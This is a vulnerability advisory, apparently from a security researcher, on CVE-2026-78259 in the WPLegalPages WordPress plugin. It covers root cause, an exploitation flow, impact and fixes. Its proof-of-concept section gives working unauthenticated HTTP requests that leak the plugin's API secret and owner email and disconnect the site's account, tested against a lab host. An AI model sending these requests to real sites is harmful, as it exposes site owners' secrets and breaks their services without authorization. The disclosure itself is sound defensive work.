

CVE-2026-78259 - WPLegalPages API Secret Disclosure and Account Disconnect via Unauthenticated REST API
Overview
- Advisory: https://www.cve.org/CVERecord?id=CVE-2026-78259
- CVE-2026-78259
- Affected plugin: WPLegalPages
- Affected versions:
<= 3.6.4
Summary
WPLegalPages 3.6.4 exposes multiple REST endpoints related to dashboard and subscription state without properly authenticating the caller.
The first endpoint:
POST /wp-json/wpl/v2/get_user_dashboard_datadoes not require a cookie, nonce, Authorization header, or WordPress account. When the site is in a connected state with the WPLegalPages SaaS, the endpoint returns sensitive data:
user_email_id
legal page titles
policy_preview
api_secret
client_site_name
In the lab, the response disclosed:
api_secret = SRnniQms6nwq5G7sobNYyIR7iWCurqkb
user_email_id = connected-owner@example.test
policy_preview.privacy_policy.body = WPLEGAL_SECRET_PREVIEW_20260429
This secret can then be used to call the disconnect endpoint:

POST /wp-json/wpl/v2/delete_activation
X-WPLP-SECRET: SRnniQms6nwq5G7sobNYyIR7iWCurqkb
There is also another endpoint that disconnects the account without requiring the secret:
POST /wp-json/appwplp/v1/wplp_subscription_status_pending_cancel
{"subscription_status":"pending-cancel"}
As a result, an unauthenticated attacker can both read dashboard/API secret data and reset/disconnect the site’s WPLegalPages account.
How I Found It
I inspected the plugin’s REST routes because it is a plugin that connects to an external SaaS, and such plugins commonly have callback/dashboard sync endpoints.
The dashboard data route is registered in admin/class-wp-legal-pages-admin.php, and its permission callback only checks the site’s connected state. If the account connected option is true, the public request is allowed through.
The problem is in the authorization logic: the site’s connected state does not prove that the caller is an administrator or a valid SaaS vendor. It is only an internal configuration state.
When sending a request without authentication:
POST /wp-json/wpl/v2/get_user_dashboard_datathe server returns 200 OK and discloses api_secret.
Then this secret is used in the header:
X-WPLP-SECRET: SRnniQms6nwq5G7sobNYyIR7iWCurqkbto call:
/wp-json/wpl/v2/delete_activationThe plugin resets the connected account settings.
I also tested the endpoint:
/wp-json/appwplp/v1/wplp_subscription_status_pending_cancelThis endpoint is even more serious because, with the body {"subscription_status":"pending-cancel"}, it disconnects the account without requiring the secret.
Root Cause
The root cause is that the REST permission callbacks only check whether the plugin is connected; they do not check the caller.
1. Dashboard Endpoint Is Public When the Site Is Connected
Endpoint:
POST /wp-json/wpl/v2/get_user_dashboard_datais allowed when $is_user_connected is true. This allows any unauthenticated request to read dashboard data when the site is connected to the SaaS.
The exposed data includes:
user_email_id
page_results
api_secret
policy_preview
client_site_name
client_site_url
2. Disconnect Endpoint Trusts the Secret Leaked From the Public Endpoint
Endpoint:
POST /wp-json/wpl/v2/delete_activationaccepts the header:
X-WPLP-SECRET: <api_secret>But the same api_secret is leaked from /get_user_dashboard_data. Therefore, the attacker can chain disclosure -> disconnect.

3. Pending-Cancel Endpoint Disconnects Without the Secret
Endpoint:
POST /wp-json/appwplp/v1/wplp_subscription_status_pending_cancelreceives:
{"subscription_status":"pending-cancel"}and calls the disconnect path for a non-active subscription status. It also relies only on the connected state and does not authenticate the caller.
4. Disconnect Resets the Connected Account Settings
After disconnect, the server-side state becomes:
connected=false
email=
api_token=
activation=
This breaks the SaaS connection and can damage the site’s legal policy sync/subscription state.
Exploitation Flow
Attacker is not logged in
        |
        v
POST /wp-json/wpl/v2/get_user_dashboard_data
        |
        v
Response discloses api_secret + dashboard data
        |
        v
POST /wp-json/wpl/v2/delete_activation
X-WPLP-SECRET: <api_secret>
        |
        v
Connected account is reset
The second flow does not require the secret:
Attacker is not logged in
        |
        v
POST /wp-json/appwplp/v1/wplp_subscription_status_pending_cancel
{"subscription_status":"pending-cancel"}
        |
        v
Plugin calls the disconnect path
        |
        v
Connected account is reset- Entry point 1:
POST /wp-json/wpl/v2/get_user_dashboard_data - Entry point 2:
POST /wp-json/wpl/v2/delete_activation - Entry point 3:
POST /wp-json/appwplp/v1/wplp_subscription_status_pending_cancel - Condition: The site has a connected WPLegalPages SaaS account.
- Final impact: Dashboard/API secret disclosure and account disconnect/reset.
PoC
Lab environment:
Target: http://192.168.1.10:8080
Plugin: WPLegalPages 3.6.4
State: connected=true
Authentication: Not logged in
Get Dashboard Data And API Secret Without Login
Request:
POST /wp-json/wpl/v2/get_user_dashboard_data HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: BurpSuite/2026.4
Accept: application/json
Response:
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8

{"success":true,"is_user_connected":true,"client_site_url":"http:\/\/192.168.1.10:8080","user_email_id":"connected-owner@example.test","legal_pages_published":"2","page_results":["Confidential Legal Policy 20260429","Confidential Legal Policy 20260429"],"client_site_name":"RestroPress-Lab","api_secret":"SRnniQms6nwq5G7sobNYyIR7iWCurqkb","policy_preview":{"privacy_policy":{"title":"Internal Privacy Policy Preview","body":"WPLEGAL_SECRET_PREVIEW_20260429"}}}
Exposed data:
"user_email_id":"connected-owner@example.test"

"api_secret":"SRnniQms6nwq5G7sobNYyIR7iWCurqkb"

"policy_preview":{
        "privacy_policy":{
                "title":"Internal Privacy Policy Preview",
                "body":"WPLEGAL_SECRET_PREVIEW_20260429"
        }
}
Case 1: Disconnect the Account Using the Leaked Secret
Request:
POST /wp-json/wpl/v2/delete_activation HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: BurpSuite/2026.4
Accept: application/json
X-WPLP-SECRET: SRnniQms6nwq5G7sobNYyIR7iWCurqkb
Response:
HTTP/1.1 200 OK
Content-Length: 0
Content-Type: application/json; charset=UTF-8
Server-side verification:
connected=false
email=
api_token=
activation=
secret=SRnniQms6nwq5G7sobNYyIR7iWCurqkb
Compare the delete_activation source route; its permission callback accepts the X-WPLP-SECRET header to call disconnect:
Case 2: Direct Disconnect Without the Secret
Request:
POST /wp-json/appwplp/v1/wplp_subscription_status_pending_cancel HTTP/1.1
Host: 192.168.1.10:8080
User-Agent: BurpSuite/2026.4
Accept: application/json
Content-Type: application/json

{"subscription_status":"pending-cancel"}
Response:
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8

{"message":"Subscription Status Changed to Pending Cancel"}
Server-side verification:
connected=false
email=
api_token=
activation=
secret=SRnniQms6nwq5G7sobNYyIR7iWCurqkb
The source of the pending-cancel endpoint only checks the connected state; for a subscription status other than active, the plugin calls perform_disconnect():
Impact
The issue affects confidentiality, integrity, and availability.
Confidentiality:
- The connected account email is disclosed.
- Legal page titles are disclosed.
- Policy preview content is disclosed.
wplegalpages_api_secretis disclosed.- The site name/site URL related to the dashboard is disclosed.
Integrity/Availability:
- An unauthenticated attacker can disconnect the WPLegalPages account.
- The API token/account settings are reset.
- Legal policy synchronization may be broken.
- The site owner’s subscription/account state is changed without authorization.
Limitations
- The site must be in a connected state with the WPLegalPages SaaS.
- If the site is not connected, the permission callback may not allow the dashboard endpoint through.
- The issue does not directly create WordPress administrator privileges or RCE.
- The impact depends on whether the site uses WPLegalPages to sync/manage legal policies.
Mitigation
REST endpoints must authenticate the caller and must not rely only on the site’s connected state.
The main fixes are:
- The dashboard endpoint must require an administrator:
current_user_can( 'manage_options' )- The vendor callback endpoint must authenticate using a secret/signature that is never returned by a public endpoint.
- Do not include
api_secretin the/get_user_dashboard_dataresponse. delete_activationmust require administrator capability or a valid vendor signature.wplp_subscription_status_pending_cancelmust authenticate the caller and bind the request to the SaaS vendor.- Disconnect/reset account operations must have strong authorization and an audit log.
Safer flow:
Receive REST request
        |
        v
If the request comes from the admin UI: current_user_can('manage_options') + nonce
        |
        v
If the request comes from the SaaS: verify a signature/shared secret that is not publicly exposed
        |
        v
Only after validation, read dashboard data or disconnect the account
References
- WPLegalPages: https://wordpress.org/plugins/wplegalpages/
- Patchstack researcher: https://patchstack.com/database/wordpress/plugin/wplegalpages/vulnerability/wordpress-wplegalpages-plugin-3-7-0-broken-authentication-vulnerability
- WordPress plugin source tag 3.6.4: https://plugins.svn.wordpress.org/wplegalpages/tags/3.6.4/
- WordPress plugin source tag 3.7.1: https://plugins.svn.wordpress.org/wplegalpages/tags/3.7.1/